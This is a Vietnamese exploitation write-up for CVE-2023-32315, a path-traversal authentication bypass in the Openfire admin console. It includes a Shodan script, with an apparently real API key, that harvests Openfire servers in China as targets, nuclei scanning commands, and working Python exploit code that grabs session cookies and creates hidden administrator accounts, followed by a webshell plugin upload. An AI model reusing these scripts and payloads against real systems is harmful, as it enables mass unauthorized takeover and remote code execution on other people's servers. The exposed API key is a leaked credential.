
**CVE-2023-32315 - ADMIN CONSOLE AUTH BYPASS**

**1. Loại lỗ hổng (RCE, LFI, XSS ....)**

* Path Traversal Attack có thể dẫn đến RCE
* Nguyên nhân: Các biện pháp bảo vệ khỏi tấn công Path Traversal đã được áp dụng - Bộ lọc Jetty (AuthCheckFilter). Tuy nhiên, các biện pháp này mới xem xét đến lọc “..” và các nội dung tương đương được mã hóa url, nhưng không bảo vệ khỏi các biến thể unicode - ví dụ trong trường hợp này sử dụng mã hóa ký tự dựa trên UTF-16 không chuẩn cho các ký tự dấu chấm.

**2. Phiên bản ảnh hưởng**



* OpenFire là máy chủ XMPP (XMPP - giao thức thường được sử dụng trong giao tiếp ngang hàng và nhóm) được cấp phép theo Giấy phép Apache nguồn mở. Bảng điều khiển quản trị của Openfire, (Web based application), dễ bị tấn công Path Traversal. Điều này cho phép người dùng chưa được xác thực truy cập các trang bị hạn chế trong Bảng điều khiển dành cho quản trị viên Openfire.

**3. Ý tưởng khai thác chính**

* Sử dụng Path traversal Attack cho phép người dùng chưa xác thực có thể truy cập vào các trang bị hạn chế trong bảng điều khiển quản trị của người dùng quản trị, trong đó có tạo người dùng mới - với vai trò quản trị viên.
* Đăng nhập vào tài khoản quản trị viên, sau đó tải lên plugin Openfire độc hại kích hoạt RCE. Tham khảo cách tạo plugin Openfire [tại đây](https://download.igniterealtime.org/openfire/docs/latest/documentation/plugin-dev-guide.html).

**4. Quá trình Khai thác dẫn đến RCE**

*Mã khai thác được có thể tấn công OpenFire với các phiên bản bị ảnh hưởng nêu ở trên.*

*Trong thí nghiệm được setup với máy chủ thử nghiệm Ubuntu 22.04 cài đặt OpenFire 4.7.0. (Có thể tải Openfire* [*tại đây*](https://github.com/igniterealtime/Openfire/releases/tag/v4.7.0)*, và thực hiện cài đặt theo [link hướng dẫn](https://download.igniterealtime.org/openfire/docs/latest/documentation/install-guide.html" \l "installation-linux))*

* Giả sử quá trình reconnaissance, scanning phát hiện được các mục tiêu, và có khả năng bị lỗ hổng CVE-2023-32315 - Admin Console Auth Bypass
  + **Sử dụng** [**Shodan**](https://www.shodan.io/dashboard) dò quét các mục tiêu có favicon Openfire và quốc gia quan tâm: *python3 shodan-query-CVE-2023-32315.py*

API\_KEY="efcvAyCxStfH2QHitBSY30eW0hb8GVCM"

# Search term with favicon Openfire and country is China

SEARCH\_FOR="http.favicon.hash:1211608009 country:\"CN\""

f=open("nuclei-targets.txt","a")

api = shodan.Shodan(API\_KEY)

result = api.search(SEARCH\_FOR,limit=1000)

# Write to file

for service in result['matches']:

IP = service['ip\_str']

port = service['port']

url="http://{}:{}".format(IP,port)

f.writelines(url+"\n")

File *shodan-query-CVE-2023-32315.py*

* + **Sử dụng nuclei** dò quét các máy chủ chạy openfire đã tìm được để xem có máy chủ nào tồn tại lỗ hổng *CVE-2023-32315*


*nuclei -l ./nuclei-targets.txt -t ./nuclei-CVE-2023-32315.yaml -o targets.txt -nm*

Trong đó:

*-l ./nuclei-targets.txt* là list các máy chủ (VD http://192.168.56.7:9090)

*-t ./nuclei-CVE-2023-32315.yaml* là file template của nuclei

* Nuclei sẽ truy vấn đến URL POC - Nếu truy vấn vào URL thấy xuất hiện log của hệ thống thì chứng tỏ hệ thống có khả năng khai thác Path traversal (Nuclei sẽ bắt match - 'class="head-num" tại body và status: 200) [*http://192.168.56.7:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp*](http://192.168.56.7:9090/setup/setup-s/%25u002e%25u002e/%25u002e%25u002e/log.jsp)



* Sử dụng **mã khai thác** tạo người dùng mới với quyền quản trị viên:


*python3 CVE-2023-32315.py -t http://192.168.56.7:9090*


hoặc

*python3 CVE-2023-32315.py -l lists.txt* (với list.txt là danh sách các target)





* Đăng nhập với tài khoản vừa tạo, sau đó tải lên plugin webshell:





* Sử dụng Plugin vừa tải lên để tiếp tục khai thác hệ thống:





**5. Phân tích mã khai thác** (*tham khảo theo* [*bài viết sau*](https://learningsomecti.medium.com/path-traversal-to-rce-openfire-cve-2023-32315-6a8bf0285fcc))

**Ý tưởng của Mã khai thác như sau:**

* B1: Lấy cookie bằng cách sử dụng lỗ hổng Path traversal qua *http://<IP>:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp*
* B2: Sử dụng cookie để thêm người dùng quản trị viên sử dụng lỗ hổng Path traversal qua *http://<IP>:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp*

**Phân tích cụ thể:**

* **import HackRequests**
* **hack = HackRequests.hackRequests()**
* B1: Lấy *cookie = f"JSESSIONID={jsessionid}; csrf={csrf}"* bằng cách sử dụng lỗ hổng Path traversal qua *http://<IP>:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp*
* # B1: Lấy cookie: = f"JSESSIONID={jsessionid}; csrf={csrf}"
* jsessionid = ""
* csrf = ""
* try:
* # Set url và header cho request
* url = f"{target}/setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp"
* headers = {
* "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36",
* "Accept-Encoding": "gzip, deflate",
* "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8",
* "Connection": "close",
* "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
* "DNT": "1",
* "X-Forwarded-For": "1.2.3.4",
* "Upgrade-Insecure-Requests": "1"
* }
* print(f"[..] Checking target: {target}")
* # Gửi request và lấy jsessionid và csrf từ Response
* hh = hack.http(url, headers=headers)
* jsessionid = hh.cookies.get('JSESSIONID', '')
* csrf = hh.cookies.get('csrf', '')
* if jsessionid != "" and csrf != "":
* print(f"Successfully retrieved JSESSIONID: {jsessionid} + csrf: {csrf}")
* else:
* print("Failed to get JSESSIONID and csrf value")
* return
* B2: Sử dụng cookie để thêm người dùng quản trị viên sử dụng lỗ hổng Path traversal qua *http://<IP>:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp*
* # B2: add user
* # Tạo tk và mk ngẫu nhiên
* username = generate\_random\_string(6)
* password = generate\_random\_string(6)
* # Set Url và header cho request
* header2 = {
* "Host": host,
* "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0",
* "Accept-Encoding": "gzip, deflate",
* "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8",
* "Connection": "close",
* "Cookie": f"JSESSIONID={jsessionid}; csrf={csrf}",
* "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
* "DNT": "1",
* "X-Forwarded-For": "1.2.3.4",
* "Upgrade-Insecure-Requests": "1"
* }
* create\_user\_url= f"{target}/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf={csrf}&username={username}&name=&email=&password={password}&passwordConfirm={password}&isadmin=on&create=%E5%88%9B%E5%BB%BA%E7%94%A8%E6%88%B7"
* # Gửi request tạo người dùng mới
* hhh = hack.http(create\_user\_url, headers=header2)
* if hhh.status\_code == 200:
* print(f"User added successfully: url: {target} username: {username} password: {password}")
* with open("success.txt", "a+") as f:
* f.write(f"url: {target} username: {username} password: {password}\n")
* else:
* print("Failed to add user")